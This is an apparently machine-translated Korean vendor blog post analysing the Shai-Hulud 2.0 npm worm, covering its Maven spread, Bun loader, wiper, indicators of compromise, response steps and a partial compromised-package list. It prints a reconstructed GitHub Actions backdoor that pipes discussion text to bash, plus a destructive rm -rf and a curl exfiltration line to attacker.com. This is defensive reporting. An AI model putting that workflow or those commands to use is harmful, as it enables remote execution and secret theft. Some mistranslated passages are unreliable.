






TL; DR
2025년 11월 24일, 연구원들은 다음을 발견했습니다. 샤이 훌루드: 재림새로운 물결 NPM 공급망 공격 이는 npm 패키지를 재감염시키고, 자격 증명을 탈취하며, 개발자 컴퓨터 전반에 확산됩니다. CI/CD pipeline첫 번째 사건과는 달리, 이번 버전은 Bun 런타임을 즉시 설치하고, 숨겨진 GitHub Actions 백도어를 배포하며, Linux, macOS, Windows에서 전체 홈 디렉터리를 삭제할 수 있는 파괴적인 와이퍼를 포함합니다. 몇 시간 만에 감염된 패키지 수가 830개를 넘어섰는데, 이는 단순한 변종이 아니라 심각한 수준의 공격임을 보여줍니다. 원래 벌레.
영향공개 npm 패키지를 설치하는 개발자나 CI 실행자는 누구나 위험에 노출될 수 있습니다. 감염된 패키지가 Maven Central에 자동으로 미러링되면서 Java 팀 또한 위험에 처하게 되었습니다.
즉각적인 조치 : 알려진 악성 버전을 차단하고, 락파일 전용 설치를 강제하고, npm, GitHub 및 클라우드 자격 증명을 순환시키고, 알 수 없는 자체 호스팅 실행기를 제거하고, setup_bun.js, bun_environment.js 및 "Sha1-Hulud: The Second Coming"이 포함된 의심스러운 GitHub 저장소와 같은 IoC를 모니터링합니다.
무엇이 바뀌었나: NPM 공급망 공격이 메이븐으로 옮겨갔을 때 샤이 훌루드
샤이 훌루드 공격의 두 번째 물결은 훨씬 더 심각한 수준으로 확산되었습니다. 첫 번째 공격에서는 웜이 npm 생태계 내에 머물렀지만, 이번에는 악성코드가 다른 영역으로 확장되었습니다. 메이븐 센트럴npm을 전혀 사용하지 않는 자바 팀들을 드러냅니다.
타임라인 및 토큰 창
공격은 ~에 시작되었습니다 2025 년 11 월 24 일npm이 기존 인증 토큰을 폐지하기 직전에 9년 12월.
이러한 오래된 토큰은 탈취 및 재사용이 더 쉬웠습니다. 공격자들은 이 기간 동안에도 해당 토큰에 접근할 수 있었기 때문에 마감 시한 전에 수백 개의 악성 버전을 빠른 속도로 재배포할 수 있었습니다.
악성코드가 메이븐에 도달한 경로
레지스트리 간 이동이 발생한 이유는 다음과 같습니다. mvnpmnpm 패키지를 Maven 아티팩트로 변환하는 자동 미러링 도구입니다.
mvnpm은 보안 검사를 수행하지 않습니다. npm이 게시한 내용을 단순히 재패키징할 뿐입니다.
그 결과 :
- 손상된 npm 패키지(예시) 포스트호그노드@4.18.1)
- 자동으로 Maven 아티팩트로 변환되었습니다.
org.mvnpm:posthog-node:4.18.1 - 그리고 누구도 감염된 사실을 알아차리기 전에 메이븐 센트럴에 게시되었습니다.
이는 자바 개발자들이 npm 해킹의 피해자가 되었습니다.심지어 npm 패키지를 설치한 적이 없는 사람들도 마찬가지입니다.
왜이 사항
이것은 최초로 알려진 교차 등록 웜자동화만으로 공급망 공격이 한 생태계에서 다른 생태계로 확산되는 경우입니다.
이로 인해 이제 영향권에는 Java, JVM 워크로드 등이 포함됩니다. enterprise Maven Central을 사용하는 빌드 시스템.
샤이 훌루드 2.0이 그토록 심각한 이유는 무엇일까요?
탐지를 회피하기 위해 Bun 런타임이 사용되었습니다.
공격자들은 Node.js에서 Bun 런타임으로 전환했습니다. 악성 프로그램은 Bun을 실행 중에 설치합니다. setup_bun.js 패키지 설치 중에 발생합니다. 이렇게 하면 노드별 모니터링을 회피하고 공격자가 매우 큰 난독화된 페이로드를 더 빠르게 실행할 수 있습니다.
GitHub Actions가 명령 백도어로 사용됨
설치가 완료되면 악성 프로그램은 숨겨진 GitHub Actions 자체 호스팅 실행기를 생성합니다. $HOME/.dev-env/이 방법은 Windows, macOS 및 Linux에서 작동합니다. 공격자는 손상된 저장소의 GitHub Discussions에 메시지를 게시하는 것만으로 명령을 실행할 수 있습니다. 워크플로 파일이 이러한 메시지를 처리하고 셸 명령으로 실행합니다.
내장 와이퍼
악성 프로그램이 GitHub 또는 npm에 인증할 수 없으면 피해자의 홈 디렉토리를 삭제합니다.
- Windows에서는 다음과 같이 사용합니다. 델, rd예산 및 암호 /W 파일을 삭제합니다.
- Linux 및 macOS에서는 데이터를 덮어씁니다. 조각 그런 다음 디렉터리를 삭제합니다.
매우 시끄러운 캠페인
이 멀웨어는 Bun을 사용하는 등 어느 정도 은밀한 방식을 취하지만, 전체적인 공격 캠페인은 결코 조용하지 않습니다. 손상된 패키지를 적극적으로 재배포하고, 수백 또는 수천 개의 새로운 저장소를 생성하며, 자격 증명 덤프를 대량으로 업로드하고, 개발자 시스템에 장기간 실행되는 자체 호스팅 실행기를 설치합니다. 이러한 행위는 결코 은밀하게 이루어지지 않습니다. 대부분의 공급망 침해 공격은 가능한 한 오랫동안 눈에 띄지 않게 진행되는 것을 우선시하는 경향이 있는데, 이 공격의 규모, 속도 및 운영상의 "시끄러움"은 이러한 공격과 확연히 대조적입니다..
광범위한 영향
공격자들은 매달 수백만 건의 다운로드가 발생하는 여러 유명 패키지를 해킹했습니다. 해당 패키지에는 다음이 포함됩니다.
Zapier, ENS Domains, Postman, PostHog, AsyncAPI, Voiceflow.
가능한 귀속 신호
이번 공격의 배후를 정확히 파악하기는 어렵고, 확정된 공격 주체도 없습니다. 한 주요 보안 업체는 이번 공격이 이전에 발생했던 샤이훌루드(Shai-Hulud) 웜과 유사하지만, 페이로드 구성 방식과 악성코드 확산 방식의 차이로 인해 다른 공격 집단의 소행일 가능성이 있다고 지적했습니다. 또한, npm이 해당 패키지를 제거하기 전에 여러 환경에서 악성 패키지가 다운로드되었다는 점을 강조하며, 이는 단기적인 테스트가 아닌 실제 환경에서의 공격임을 시사합니다.
전술이 1차 공격과 유사하지만, 특히 페이로드 구조, 전파 논리, 운영 방식 등 핵심적인 부분에서 차이가 있다는 점을 고려할 때, 모방 공격일 가능성이 있습니다. 공격자들은 샤이훌루드 공격에서 아이디어를 차용했지만, 자체적인 도구를 구현했을 수도 있습니다. 이는 이전 공격을 완전히 모방하려는 또 다른 집단의 시도일 수 있습니다.
현재로서는 이 악성코드가 특정 행위자, 금전적 동기가 있는 집단 또는 국가 연계 단체와 연관되어 있다는 강력한 증거는 없습니다. 기존 웜과의 유사점은 분명히 존재하지만, 차이점이 충분히 존재하기 때문에 아직까지는 배후를 "미확인" 상태로 유지하고 있습니다.
메이븐으로 확산
한 주요 보안 업체는 악성 npm 패키지가 자동으로 Maven에 재배포되었다는 사실을 확인했습니다. mvnpm수동 검토 없이 npm 패키지를 Maven 아티팩트로 변환하는 도구입니다.
다음 패키지가 Maven Central에 푸시되었습니다. org.mvnpm:posthog-node:4.18.1
mvnpm은 npm이 게시하는 모든 것을 단순히 재패키징하기 때문에, 감염된 버전이 누구도 알아차리기 전에 자바 생태계 전반에 퍼져나갔습니다.
Maven Central은 2025년 11월 25일에 문제가 발생한 아티팩트를 제거하고 유사한 레지스트리 간 문제를 방지하기 위해 제어를 강화하기 시작했습니다.
이는 npm과 직접적인 연결이 없는 Java 프로젝트도 노출될 수 있음을 의미합니다.
샤이 훌루드 2.0 공격 방식
감염 흐름
- 악의적인 사전 설치 스크립트가 추가되었습니다 package.json.
- setup_bun.js Bun이 설치되어 있지 않은 경우 피해자의 컴퓨터에 설치합니다.
- bun_environment.js (480만 줄이 넘는 난독화 코드)가 백그라운드에서 실행됩니다.
- 이 악성 프로그램은 TruffleHog와 유사한 기술을 사용하여 자격 증명을 검색합니다. 다음과 같은 것들을 찾습니다.
- AWS, GCP 및 Azure 키
- GitHub 토큰
- npm 토큰
- CI 시스템 비밀
- AWS, GCP 및 Azure 키
- 도난당한 데이터는 "Sha1-Hulud: The Second Coming"이라는 설명이 있는 공개 GitHub 저장소에 업로드됩니다.
- 이 악성 프로그램은 탈취한 토큰을 사용하여 패키지의 손상된 버전을 게시하고, 접근 가능한 GitHub 저장소를 감염시키며, 원격 코드 실행을 위한 영구적인 자체 호스팅 실행기를 설치합니다.
악성 GitHub 워크플로
샤이훌루드 NPM 공급망 공격의 두 번째 파동 동안 생성된 악성 소프트웨어는 숨겨진 GitHub Actions 워크플로 2개 손상된 저장소 내부에서 이러한 워크플로우를 통해 공격자는 원격 코드 실행, 장기적인 지속성 및 시스템 비밀 정보에 대한 완전한 접근 권한을 얻을 수 있습니다.
1. 백도어 워크플로우 (discussion.yaml)
가장 위험한 워크플로는 다음을 듣습니다. GitHub 토론 이벤트. 토론 메시지가 생성되거나 편집될 때 워크플로는 메시지 본문을 읽고 이를 실행합니다. 쉘 명령어 피해자의 컴퓨터에서.
아래는 관찰된 샘플을 기반으로 재구성한 악성 워크플로의 간소화된 버전입니다.
					# .github/workflows/discussion.yaml
name: Discussion Backdoor

on:
  discussion:
    types: [created, edited]

jobs:
  exec:
    runs-on: self-hosted
    steps:
      - name: Execute attacker command
        run: |
          echo "${{ github.event.discussion.body }}" | bash
핵심은 다음과 같습니다.
${{ github.event.discussion.body }}
이는 공격자가 GitHub 토론 게시판에 어떤 명령어든 게시할 수 있고, 자체 호스팅 실행기가 즉시 해당 명령어를 실행한다는 것을 의미합니다. 자체 호스팅 실행기는 내부 네트워크, 클라우드 자격 증명, CI 비밀 키 등에 접근할 수 있는 경우가 많기 때문에, 이 백도어는 샤이 훌루드 NPM 공급망 공격 당시 공격자에게 완전한 원격 코드 실행 권한을 제공합니다.
명령 주입 공격
이 워크플로는 GitHub Actions가 표현식을 처리하는 방식을 악용합니다. 입력값을 안전한 문자열로 제한하는 대신, 가공되지 않은 토론 내용을 읽어 셸로 직접 전달합니다. 결과적으로 공격자는 다음과 같은 메시지만 게시하면 됩니다.
					rm -rf /important/folder
curl -X POST https://attacker.com --data @secrets.json
이러한 동작이 Shai Hulud NPM 공급망 공격 중에 반복적으로 나타났기 때문에, 이는 악성코드가 GitHub Actions를 원격 명령 채널로 사용하고 있다는 가장 명확한 신호 중 하나가 되었습니다.
자체 주최 러너들은 다음과 같은 이유로 상황을 더욱 악화시킵니다.
- 회사 네트워크 내부에서 실행됩니다.
- 구름을 잡거나 CI/CD 신임장
- 사용자의 권한으로 실행합니다
- GitHub의 샌드박싱이나 격리 기능을 사용할 수 없습니다.
이는 공격자에게 내부 환경에 대한 지속적인 명령 채널을 제공합니다.
비밀 및 시스템 정보 수집 워크플로
이 악성 프로그램은 백도어 외에도 감염된 시스템에서 민감한 데이터를 수집하고 저장하는 것을 목표로 하는 또 다른 워크플로우를 설치합니다.
이러한 워크플로는 다음을 수집합니다.
- 클라우드 자격 증명
- 환경 변수
- 디렉토리 목록
- TruffleHog 스타일의 비밀 스캔
수집된 데이터는 다음과 같은 파일에 저장됩니다.
- 클라우드.json
- environment.json
- 콘텐츠.json
- 트러플시크릿.json
이 파일들은 공격자가 관리하는 GitHub 저장소에 업로드됩니다. “샤1-훌루드: 재림”수백, 수천 개의 쓰레기 매립지가 발견된 곳들이었다.
타협의 지표
| 입양 부모로서의 귀하의 적합성을 결정하기 위해 미국 이민국에 | SHA256 |
|---|---|
| setup_bun.js | a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a |
| bun_environment.js | 62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0 |
기타 위험 신호
- .github/workflows/discussion.yaml
- $HOME/.dev-env/ 예상치 못한 주자를 포함하고 있습니다
- "Sha1-Hulud: The Second Coming"이 포함된 공개 GitHub 저장소가 귀하의 계정에 생성되었습니다.
업데이트된 지표 (2025년 11월 26일 기준)
| 메트릭 | 카운트 |
|---|---|
| npm 패키지가 손상되었습니다. | 830+ |
| 감염된 GitHub 저장소 | 28,000+ |
| 비밀 파일 업로드됨 | 5,000+ |
| 수집된 비밀의 총 개수 | 11,858 |
| 유효한 비밀 | 2,298 |
지금 해야 할 일: 샤이 훌루드 NPM 공급망 공격에 대한 대응
샤이 훌루드의 NPM 공급망 공격은 신속하고 체계적인 대응을 요구합니다. 이번 2차 공격은 npm, GitHub, 개발자 컴퓨터, 심지어 Maven Central까지 확산되고 있으므로, 관련 팀은 신속하게 취약점을 탐지, 차단 및 복구해야 합니다. 아래 단계들을 순서대로 따르면 추가적인 침해 위험을 줄일 수 있습니다.
Detection System
- GitHub에서 설명이 "Sha1-Hulud: The Second Coming"인 저장소를 검색하세요.
- 패키지 설치 중에 Bun 설치 로그를 찾아보세요.
- package.json 파일을 검사하여 예상치 못한 라이프사이클 스크립트, 특히 다음과 같은 스크립트를 찾으십시오. 사전 설치.
- 확인 $HOME/.dev-env/ 개발자 시스템이나 CI 시스템에서.
- 의심스러운 릴리스가 있는지 GitHub 및 npm 게시 로그를 검토하세요.
보관
- GitHub, npm, 클라우드, CI 비밀 키, API 키 등 모든 자격 증명을 주기적으로 변경하세요.
- 알 수 없는 자체 호스팅 실행기를 비활성화하고 제거합니다.
- 저장소 생성 기능을 일시적으로 잠금 처리합니다.
- 종속성 그래프에서 감염된 버전을 제거하세요.
개선
- 영향을 받은 시스템을 청소하십시오.
- 삽입된 파일에 대한 모든 GitHub Actions 워크플로를 검토하세요.
- CI 로그에서 비정상적인 명령이나 실행 내역을 검색하십시오.
정상 작동하는 패키지 버전을 기반으로 다시 빌드하세요.
Xygeni는 Shai-Hulud Second Coming과 같은 공격을 막는 데 어떻게 도움이 될까요?
샤이훌루드 세컨드 커밍(Shai-Hulud Second Coming)과 같은 공격적인 캠페인 이후에는 수동 검사만으로는 부족합니다. 개발자, CI 실행기 또는 프로덕션 시스템에 도달하기 전에 악성코드를 차단하는 자동화된 보호 기능이 필요합니다. 바로 이 점에서 Xygeni가 큰 이점을 제공합니다.
악성코드 조기경보(MEW): 확산되기 전에 위협을 탐지합니다.

Xygeni의 조기 경고 엔진은 새로 출시되거나 업데이트된 오픈 소스 패키지를 실시간으로 스캔합니다. 다음과 같은 의심스러운 동작을 감지하여 표시합니다.
- 난독화된 자바스크립트 또는 대규모 번들 코드
- Bun과 같은 외부 런타임을 설치하는 라이프사이클 스크립트
- GitHub, npm 또는 클라우드 엔드포인트에 대한 예기치 않은 연결
- 입력하는 스포이드
$HOME,.dev-env/또는 워크플로 폴더
MEW는 샤이훌루드 공격 두 차례 모두에서 사용된 패턴을 감지하여 공격자가 감염을 더 확산시키기 전에 대응팀이 조치를 취할 수 있도록 돕습니다.
Guardrails in CI/CD 악성 패키지 차단
Xygeni는 시행합니다 guardrails 안전하지 않은 작업을 자동으로 중지합니다.
- CI pipeline숨겨진 사전 설치 또는 사후 설치 스크립트가 포함된 패키지는 설치할 수 없습니다.
- 패키지가 다음과 같은 워크플로우를 생성하려고 할 때 빌드가 실패합니다.
.github/workflows/discussion.yaml - Pipeline신뢰할 수 없는 출처 또는 처음 발견된 계정에서 게시된 종속성을 거부합니다.
이렇게 하면 공격 표면이 크게 줄어들고 CI 작업 내에서 악성코드가 실행되는 것을 방지할 수 있습니다.
비밀 보호 기능은 폭발 반경을 줄여줍니다.
Shai-Hulud는 클라우드 키, GitHub 토큰, npm 토큰 및 CI 비밀 키를 훔치기 때문에 자격 증명 보호에도 집중해야 합니다. Xygeni:
- 코드, 로그, 워크플로 및 환경 파일 내에서 노출된 비밀 정보를 탐지합니다.
- 위험도가 높은 자격 증명을 자동으로 순환시킵니다.
- 수명이 짧은 토큰을 사용하여 장기적인 보안 침해를 방지합니다.
공격자가 최초 접근 권한을 얻더라도, 탈취한 키는 곧 쓸모없어집니다.
결론: 샤이 훌루드 NPM 공급망 공격이 여전히 중요한 이유
The 샤이훌루드 재림 이 사건은 현대 사회가 얼마나 쉽게 변화할 수 있는지를 보여줍니다. NPM 공급망 공격 악성코드는 다양한 생태계를 넘나들 수 있습니다. 이 경우, 악성코드는 npm에서 Maven으로 이동했는데, 이는 npm과 같은 자동 미러링 도구 때문입니다. mvnpm 검증 없이 손상된 패키지를 재배포했습니다. 그 결과, npm을 직접 사용하지 않은 Java 팀조차도 취약점에 노출되었습니다. 이는 레지스트리 간 워크플로에 대한 즉각적인 검토와 더욱 강력한 보안 조치가 필요함을 분명히 보여줍니다.
더욱이, 이 캠페인의 규모와 행태는 오늘날 공격자들이 어떻게 활동하는지를 보여줍니다. 그들은 조용히 넘어가지 않고, 한 번에 수백 개의 패키지를 배포하고, 숨겨진 GitHub 러너를 설치하고, 대량의 비밀 키를 탈취하며, 심지어 실패 시 데이터를 완전히 삭제하는 도구까지 포함시킵니다. 결과적으로 수동 검토로는 이러한 자동화 및 속도 수준에 대응할 수 없습니다. 팀은 패키지, 소스 코드, 그리고 최종 저장소까지 지속적이고 실시간으로 보호해야 합니다. pipeline 레이어.
왜 지속적인가요? Pipeline Security 이제는 필수적입니다
다음과 같은 공격 샤이훌루드 재림 계속해서 진화할 것입니다. 따라서 다음 확산을 막으려면 내부에서 자동으로 작동하는 제어 시스템이 필요합니다. CI/CD침해 이후가 아니라, 현대적인 방어는 악성코드 조기 탐지, 엄격한 종속성 검증, 정책 시행 및 기밀 정보 보호를 결합하여 악성코드가 개발 환경을 통해 감지되지 않고 확산되지 않도록 해야 합니다.
Xygeni는 자동화된 솔루션을 제공하여 이러한 변화를 지원합니다. guardrails 소프트웨어 공급망 전체에 걸쳐 작동합니다. 설치 전에 의심스러운 패키지를 식별하고, 안전한 종속성 버전을 적용하며, 안전하지 않은 워크플로를 차단하고, 노출된 비밀 정보를 탐지하고, 비정상적인 활동에 대해 경고합니다. pipeline 이러한 활동 덕분에 공급망 공격이 빠르게 확산되고 생태계 경계를 넘나들더라도 팀은 안전하게 보호됩니다.
손상된 패키지 목록
영향을 받는 패키지는 다음을 사용하여 확인할 수도 있습니다. #샤이훌루드 / #샤이훌루드두번째출시 태그 내부 오픈소스멀웨어닷컴
| 묶음 | 버전 |
|---|---|
| 02-에코 | 0.0.7 |
| @accordproject/concerto-analysis | 3.24.1 |
| @accordproject/concerto-linter | 3.24.1 |
| @accordproject/concerto-linter-default-ruleset | 3.24.1 |
| @accordproject/concerto-metamodel | 3.12.5 |
| @accordproject/concerto-types | 3.24.1 |
| @accordproject/markdown-it-cicero | 0.16.26 |
| @accordproject/템플릿 엔진 | 2.7.2 |
| @actbase/css-to-react-native-transform | 1.0.3 |
| @actbase/native | 0.1.32 |
| @actbase/노드 서버 | 1.1.19 |
| @actbase/react-absolute | 0.8.3 |
| @actbase/react-daum-postcode | 1.0.5 |
| @actbase/react-kakaosdk | 0.9.27 |
| @actbase/react-native-actionsheet | 1.0.3 |
| @actbase/react-native-devtools | 0.1.3 |
| @actbase/react-native-fast-image | 8.5.13 |
| @actbase/react-native-kakao-channel | 1.0.2 |
| @actbase/react-native-kakao-navi | 2.0.4 |
| @actbase/react-native-less-transformer | 1.0.6 |
| @actbase/react-native-naver-login | 1.0.1 |
| @actbase/react-native-simple-video | 1.0.13 |
| @actbase/react-native-tiktok | 1.1.3 |
| @alexcolls/nuxt-socket.io | 0.0.7, 0.0.8 |
| @alexcolls/nuxt-ux | 0.6.2, 0.6.1 |
| @antstackio/eslint-config-antstack | 0.0.3 |
| @antstackio/express-graphql-proxy | 0.2.8 |
| @antstackio/graphql-body-parser | 0.1.1 |
| @antstackio/json-to-graphql | 1.0.3 |
| @antstackio/shelbysam | 1.1.7 |
| @aryanhussain/my-angular-lib | 0.0.23 |
| @asyncapi/dotnet-rabbitmq-template | 1.0.2, 1.0.1 |
| @asyncapi/edavisualiser | 1.2.2, 1.2.1 |
| @asyncapi/go-watermill-template | 0.2.76, 0.2.77 |
| @asyncapi/java-template | 0.3.6, 0.3.5 |
| @asyncapi/keeper | 0.0.3, 0.0.2 |
| @asyncapi/php-template | 0.1.2, 0.1.1 |
| @asyncapi/python-paho-template | 0.2.15, 0.2.14 |
| @asyncapi/server-api | 0.16.25, 0.16.24 |
| @asyncapi/studio | 1.0.3, 1.0.2 |
| @asyncapi/웹 컴포넌트 | 2.6.7, 2.6.6 |
| @browserbasehq/bb9 | 1.2.21 |
| @browserbasehq/director-ai | 1.0.3 |
| @browserbasehq/mcp | 2.1.1 |
| @browserbasehq/mcp-server-browserbase | 2.4.2 |
| @browserbasehq/sdk-functions | 0.0.4 |
| @browserbasehq/stagehand | 3.0.4 |
| @browserbasehq/stagehand-docs | 1.0.1 |
| @caretive/caret-cli | 0.0.2 |
| @clausehq/flows-step-httprequest | 0.1.14 |
| @clausehq/flows-step-jsontoxml | 0.1.14 |
| @clausehq/flows-step-mqtt | 0.1.14 |
| @clausehq/flows-step-sendgridemail | 0.1.14 |
| @clausehq/flows-step-taskscreateurl | 0.1.14 |
| @commute/bloom | 1.0.3 |
| @commute/market-data | 1.0.2 |
| @commute/market-data-chartjs | 2.3.1 |
| @dev-blinq/ai-qa-logic | 1.0.19 |
| @dev-blinq/cucumber-js | 1.0.131 |
| @dev-blinq/cucumber_client | 1.0.738 |
| @dev-blinq/ui-systems | 1.0.93 |
| @ensdomains/주소 인코더 | 1.1.5 |
| @ensdomains/블랙리스트 | 1.0.1 |
| @ensdomains/buffer | 0.1.2 |
| @ensdomains/ccip-read-cf-worker | 0.0.4 |
| @ensdomains/ccip-read-dns-gateway | 0.1.1 |
| @ensdomains/ccip-read-router | 0.0.7 |
| @ensdomains/ccip-read-worker-viem | 0.0.4 |
| @ensdomains/content-hash | 3.0.1 |
| @ensdomains/curvearithmetics | 1.0.1 |
| @ensdomains/cypress-metamask | 1.2.1 |
| @ensdomains/dnsprovejs | 0.5.3 |
| @ensdomains/dnssec-oracle-anchors | 0.0.2 |
| @ensdomains/dnssecoraclejs | 0.2.9 |
| @ensdomains/durin | 0.1.2 |
| @ensdomains/durin-middleware | 0.0.2 |
| @ensdomains/ens-archived-contracts | 0.0.3 |
| @ensdomains/ens-avatar | 1.0.4 |
| @ensdomains/ens-contracts | 1.6.1 |
| @ensdomains/ens-test-env | 1.0.2 |
| @ensdomains/ens-validation | 0.1.1 |
| @ensdomains/ensjs | 4.0.3 |
| @ensdomains/ensjs-react | 0.0.5 |
| @ensdomains/eth-ens-namehash | 2.0.16 |
| @ensdomains/hackathon-등록자 | 1.0.5 |
| @ensdomains/hardhat-chai-matchers-viem | 0.1.15 |
| @ensdomains/hardhat-toolbox-viem-extended | 0.0.6 |
| @ensdomains/mock | 2.1.52 |
| @ensdomains/name-wrapper | 1.0.1 |
| @ensdomains/오프체인 리졸버 계약 | 0.2.2 |
| @ensdomains/op-resolver-contracts | 0.0.2 |
| @ensdomains/react-ens-address | 0.0.32 |
| @ensdomains/갱신 | 0.0.13 |
| @ensdomains/renewal-widget | 0.1.10 |
| @ensdomains/역방향 레코드 | 1.0.1 |
| @ensdomains/서버 분석 | 0.0.2 |
| @ensdomains/solsha1 | 0.0.4 |
| @ensdomains/하위 도메인 등록기관 | 0.2.4 |
| @ensdomains/test-utils | 1.3.1 |
| @ensdomains/thorin | 0.6.51 |
| @ensdomains/ui | 3.4.6 |
| @ensdomains/unicode-confusables | 0.1.1 |
| @ensdomains/unruggable-gateways | 0.0.3 |
| @ensdomains/vite-plugin-i18next-loader | 4.0.4 |
| @ensdomains/web3modal | 1.10.2 |
| @everreal/react-charts | 2.0.1, 2.0.2 |
| @everreal/validate-esmoduleinterop-imports | 1.4.4, 1.4.5 |
| @everreal/웹 분석 | 0.0.1, 0.0.2 |
| @faq-component/core | 0.0.4 |
| @faq-component/react | 1.0.1 |
| @fishingbooker/브라우저 동기화 플러그인 | 1.0.5 |
| @fishingbooker/react-loader | 1.0.7 |
| @fishingbooker/react-pagination | 2.0.6 |
| @fishingbooker/react-raty | 2.0.1 |
| @fishingbooker/react-swiper | 0.1.5 |
| @hapheus/n8n-nodes-pgp | 1.5.1 |
| @hover-design/core | 0.0.1 |
| @hover-design/react | 0.2.1 |
| @ifelsedeveloper/protocol-contracts-svm-idl | 0.1.2 |
| @ifings/디자인 시스템 | 4.9.2 |
| @ifings/메타트론3 | 0.1.5 |
| @kvytech/cli | 0.0.7 |
| @kvytech/components | 0.0.2 |
| @kvytech/habbit-e2e-test | 0.0.2 |
| @kvytech/medusa-plugin-announcement | 0.0.8 |
| @kvytech/medusa-plugin-management | 0.0.5 |
| @kvytech/medusa-plugin-newsletter | 0.0.5 |
| @kvytech/medusa-plugin-product-reviews | 0.0.9 |
| @kvytech/medusa-plugin-promotion | 0.0.2 |
| @kvytech/웹 | 0.0.2 |
| @lessondesk/api-client | 9.12.3, 9.12.2 |
| @lessondesk/babel-preset | 1.0.1 |
| @lessondesk/electron-group-api-client | 1.0.3 |
| @lessondesk/eslint-config | 1.4.2 |
| @lessondesk/material-icons | 1.0.3 |
| @lessondesk/react-table-context | 2.0.4 |
| @lessondesk/schoolbus | 5.2.2, 5.2.3 |
| @livecms/live-edit | 0.0.32 |
| @livecms/nuxt-live-edit | 1.9.2 |
| @louisle2/core | 1.0.1 |
| @louisle2/cortex-js | 0.1.6 |
| @lpdjs/firestore-repo-service | 1.0.1 |
| @markvivanco/앱 버전 확인 | 1.0.2, 1.0.1 |
| @ntnx/passport-wso2 | 0.0.3 |
| @ntnx/t | 0.0.101 |
| @orbitgtbelgium/mapbox-gl-draw-cut-polygon-mode | 2.0.5 |
| @orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode | 1.1.1 |
| @orbitgtbelgium/orbit-components | 1.2.9 |
| @orbitgtbelgium/타임슬라이더 | 1.0.187 |
| @osmanekrem/bmad | 1.0.6 |
| @osmanekrem/오류 처리기 | 1.2.2 |
| @포스토그/에이전트 | 1.24.1 |
| @포스토그/아이 | 7.1.2 |
| @포스토그/cli | 0.5.15 |
| @포스토그/클릭하우스 | 1.7.1 |
| @포스토그/코어 | 1.5.6 |
| @포스토그/고슴도치 모드 | 0.0.42 |
| @posthog/아이콘 | 0.36.1 |
| @posthog/lemon-ui | 0.0.1 |
| @posthog/nextjs-config | 1.5.1 |
| @포스토그/눅스트 | 1.2.9 |
| @포스토그/피시나 | 3.2.1 |
| @posthog/plugin-contrib | 0.0.6 |
| @posthog/react-rrweb-player | 1.1.4 |
| @포스토그/rrdom | 0.0.31 |
| @포스토그/rrweb | 0.0.31 |
| @posthog/rrweb-player | 0.0.31 |
| @posthog/rrweb-record | 0.0.31 |
| @posthog/rrweb-replay | 0.0.19 |
| @posthog/rrweb-snapshot | 0.0.31 |
| @posthog/rrweb-utils | 0.0.31 |
| @포스토그/시파쉬 | 1.1.2 |
| @포스토그/마법사 | 1.18.1 |
| @postman/aether-icons | 2.23.4, 2.23.3, 2.23.2 |
| @postman/csv-parse | 4.0.5, 4.0.3, 4.0.4 |
| @postman/node-keytar | 7.9.6, 7.9.4, 7.9.5 |
| @postman/tunnel-agent | 0.6.7, 0.6.6, 0.6.5 |
| @pradhumngautam/common-app | 1.0.2 |
| @pruthvi21/use-debounce | 1.0.3 |
| @quick-start-soft/quick-document-translator | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-compose | 1.4.2506300029 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-translator | 1.4.2509202331 |
| @quick-start-soft/quick-remove-image-background | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
| @relyt/claude-context-core | 0.1.1 |
| @seezo/sdr-mcp-server | 0.0.5 |
| @seung-ju/next | 0.0.2 |
| @seung-ju/openapi-generator | 0.0.4 |
| @seung-ju/react-hooks | 0.0.2 |
| @seung-ju/react-native-action-sheet | 0.2.1 |
| @sme-ui/aoma-vevasound-metadata-lib | 0.1.3 |
| @strapbuild/react-native-date-time-picker | 2.0.4 |
| @strapbuild/react-native-perspective-image-cropper | 0.4.15 |
| @strapbuild/react-native-perspective-image-cropper-2 | 0.4.7 |
| @strapbuild/react-native-perspective-image-cropper-poojan31 | 0.4.6 |
| @suraj_h/medium-common | 1.0.5 |
| @thedelta/eslint-config | 1.0.2 |
| @tiaanduplessis/json | 2.0.3, 2.0.2 |
| @tiaanduplessis/react-progressbar | 1.0.2, 1.0.1 |
| @trefox/sleekshop-js | 0.1.6 |
| @trigo/atrix | 7.0.1 |
| @trigo/atrix-elasticsearch | 2.0.1 |
| @trigo/atrix-postgres | 1.0.3 |
| @trigo/atrix-pubsub | 4.0.3 |
| @trigo/atrix-soap | 1.0.2 |
| @trigo/atrix-swagger | 3.0.1 |
| @trigo/bool-expressions | 4.1.3 |
| @trigo/eslint-config-trigo | 3.3.1 |
| @trigo/fsm | 3.4.2 |
